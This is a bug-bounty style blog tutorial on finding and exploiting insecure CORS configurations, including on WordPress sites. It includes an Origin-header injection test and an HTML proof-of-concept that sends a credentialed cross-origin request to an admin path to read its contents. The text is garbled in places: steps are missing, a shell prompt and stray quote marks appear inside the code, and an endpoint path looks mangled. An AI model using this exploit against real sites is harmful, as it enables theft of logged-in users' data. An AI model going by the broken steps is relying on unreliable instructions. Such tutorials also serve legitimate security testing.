

How to hunt insecure CORS...



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How to hunt Insecure CORS...

Hey hunters, what's up? What about bounties? A lot of money? I hope so...

Sorry for disappearing, but I have a lot of work and a lot of goals, so I'll be able to write in my free time.

Today I would like to share a little bit about how to hunt Insecure CORS. I believe you know the basics about CORS, but I'll comment on what I know.

Talking about CORS is a very lengthy subject, I have the feeling there will be part 2 and part 3.


Let's imagine the following scenario, a domain `www.A.com` wants to have access to the resources of the domain `www.B.com`. Well, this type of "request" is usually denied by browsers. Let's do a simple test:

Enter Twitter website or another one, open the console and write this:

```
x = new XMLHttpRequest()

x.open("GET", "https://www.youtube.com")

x.send()
```







When you found it, send to repeater to check if the website has CORS enabled or not. You can simply add new header in the request body: Origin: <http://iamsoevil.com> | null

Theorically if you find Access-Control-Allow-Origin: <http://iamsoevil.com> or null, the domain is VULNERABLE.

If the website is made using wordpress, try to find wp-json/oembed and repeat the same.



```
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
Vary: Origin, User-Agent
Content-Type: application/json; charset=UTF-8

Francinys-MacBook-Air:~ fransalles$
```

Well, we got something and we can see the website is vulnerable to insecure CORS but it is not enough, we need to exploit...an attacker needs to find a registered admin to extract the information.

For example, the attacker using `http://www.vulnerableweb.cl/wp-json/wp/users/users/me?_jsonp=Datadata` could extract the current user from the WP admin.

We can use this exploit:

```
<!DOCTYPE html>

<html>

<body>

<center>

<h2>CORS POC Exploit </h2>

<h3>Extract SID</h3>

<div id="mypoc">

<button type="button" onclick="cors()">Exploit</button>

</div>


“”

<script>

function cors(){

var xhttp = new XMLHttpRequest();
```

```
xhttp.onreadystatechange =  
  
function(){  
  
if (this.readyState == 4 && this.status == 200){  
  
document.getElementById("mypoc").innerHTML = alert(this.responseText);  
  
}  
  
};  
  
xhttp.open("GET", "http://vulnerableweb/path/admin/admin/", true);  
  
xhttp.withCredentials = true;  
  
xhttp.send();  
  
}  
  
</script>  
  
</center>  
  
</body>  
  
</html>
```



Well, I hope I have been able to clarify a few points, if you find it useful I can extend the subject and explain other points.

Happy Hacking!

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